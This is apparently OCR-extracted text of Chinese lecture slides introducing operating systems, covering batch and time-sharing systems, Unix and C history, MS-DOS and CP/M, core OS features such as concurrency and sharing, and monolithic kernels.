
每次主机内存中仅存放一道作业，每当它运行期间发出输入/输出（I/O）请求后，高速的CPU便处于等待低速的I/O完成状态，致使CPU空闲

脱机批处理系统


操作系统发展历史




单道程序工作示例



多道程序工作示例



分时系统



分布式操作系统



云操作系统

操作系统发展历史



主流操作系统




国产操作系统

操作系统发展历史— Unix

- 1965 年左右由 **贝尔实验室**， **MIT**，**通用电气** 合作的计划 —— 该计划要建立一套 **多用户、多任务、多层次**的 **MULTICS** 操作系统。贝尔后来退出。
- 1969 年，**Ken Thompson**为了让一台空闲的电脑上能够运行 “星际旅行（Space Travel）” 游戏，**用了 1 个月的时间**，使用汇编写出了 Unix 操作系统的原型
- 1970 年，**Ken Thompson**，以 **BCPL** (Basic Combined Programming Languag) 语言为基础，设计出很简单且很接近硬件的 **B 语言**（取BCPL的首字母），并且他用 **B 语言** 写了第一个 UNIX 操作系统
- 1971 年，**Dennis M.Ritchie** 加入了 **Thompson** 的开发项目，合作开发 UNIX，他的主要工作是改造 **B 语言**，因为**B 语言** 的跨平台性较差
- 1972 年，**Dennis M.Ritchie** 在 **B 语言** 的基础上最终设计出了一种新的语言，他取了 **BCPL**的第二个字母作为这种语言的名字，这就是 **C 语言**
- 1973 年初，**C 语言**的主体完成，**Thompson** 和 **Ritchie** 迫不及待地开始用它完全重写了现在大名鼎鼎的 **Unix 操作系统**




Ken Thompson and Dennis Ritchie



星际旅行（Space Travel）

操作系统发展历史—Unix OS tree






Andrew S．Tanenbaum
Minix系统的作者



linus Torvalds
Linux系统的开创者



Steve Jobs
Apple 创始人

操作系统发展历史—The person who developed first OS

IBM

QDOS

stands for

Quick and Dirty Operating System

MS DOS




CP/M OPERATING SYSTEM

现代操作系统的特征

- 并发（Concurrence）/并行——关键技术
- 共享（Sharing）
- 异步性（不确定性，Asynchronism）
- 虚拟（Virtual）——关键技术

操作系统的特征（并发）


- 两个或多个事件在同一时间间隔内同时发生。
  - 并行性：两个或多个事件在同一时刻同时发生
  - 并发性：宏观上多个事件在同一时间段内同时运行，微观上多个事件交替执行。



并发特征是单处理机OS最重要的特征。


操作系统的特征（共享）

- 是指系统中的资源可供内存中多个并发执行的进程共同使用。
  - 互斥共享方式
    - ✓在一段时间内只允许一个进程访问资源
    - ✓临界资源（独占资源）
    - ✓例如：打印机
  - 同时访问方式
    - ✓宏观上在一段时间内允许多个进程“同时”访问某些资源
    - ✓微观上“轮流”（交替访问）
    - ✓例如：处理机、内存、磁盘、可重入代码




操作系统的特征（异步）

- 任务以人们不可预知的速度向前推进的。
  - 带来不确定性
  - 导致的原因：竞争资源




计算机系统的抽象/虚拟化--隐藏实际实现的复杂性

计算机系统的分层视图



操作系统提供的抽象表示




导论与操作系统结构
进程与线程
并发与同步
处理器调度
死锁
内存管理
虚拟内存
I/O与存储
文件及文件系统

主要内容

- 课程设置与课程介绍
- 操作系统的目标、作用、功能
- 操作系统历史发展
- 操作系统基本结构
- 操作系统接口与系统调用

操作系统结构--宏内核










https://zh.wikipedia.org/wiki/%E5%BE%AE%E5%85%A7%E6%A0%B8

宏内核下的文件读取

- 宏内核通过函数调用访问特定的逻辑和数据。

